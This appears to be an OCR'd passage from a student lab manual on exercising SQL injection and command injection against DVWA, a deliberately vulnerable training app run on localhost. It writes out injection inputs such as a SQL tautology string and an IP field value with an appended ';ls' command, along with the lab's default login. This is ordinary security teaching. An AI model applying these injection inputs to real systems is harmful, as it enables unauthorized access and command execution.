


Enter 2 and Click submit



Enter %’ or ‘1’=’1

It displays all the information.




Open burp suite


Experiment 4: Examination of a website to test the vulnerability of attacks. – XSS & CSRF & Command line injection attack.

—----------Command Injection Attack—----------

sudo service apache2 start




goto browser and give http://localhost/DVWA or http://127.0.0.1/DVWA/login.php




username: admin

password: password




click create database


we get http://127.0.0.1/DVWA/index.php




Goto DVWA security




Click on impossible



Set as LOW and click Submit.




Enter IP address.




multiple commands using pipe or ;


127.0.0.1;ls


DVWA
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File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.100 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.042 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3066ms
rtt min/avg/max/mdev = 0.014/0.052/0.100/0.031 ms
help
index.php
source
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection
Username: admin
Security Level: low
View Source
View Help

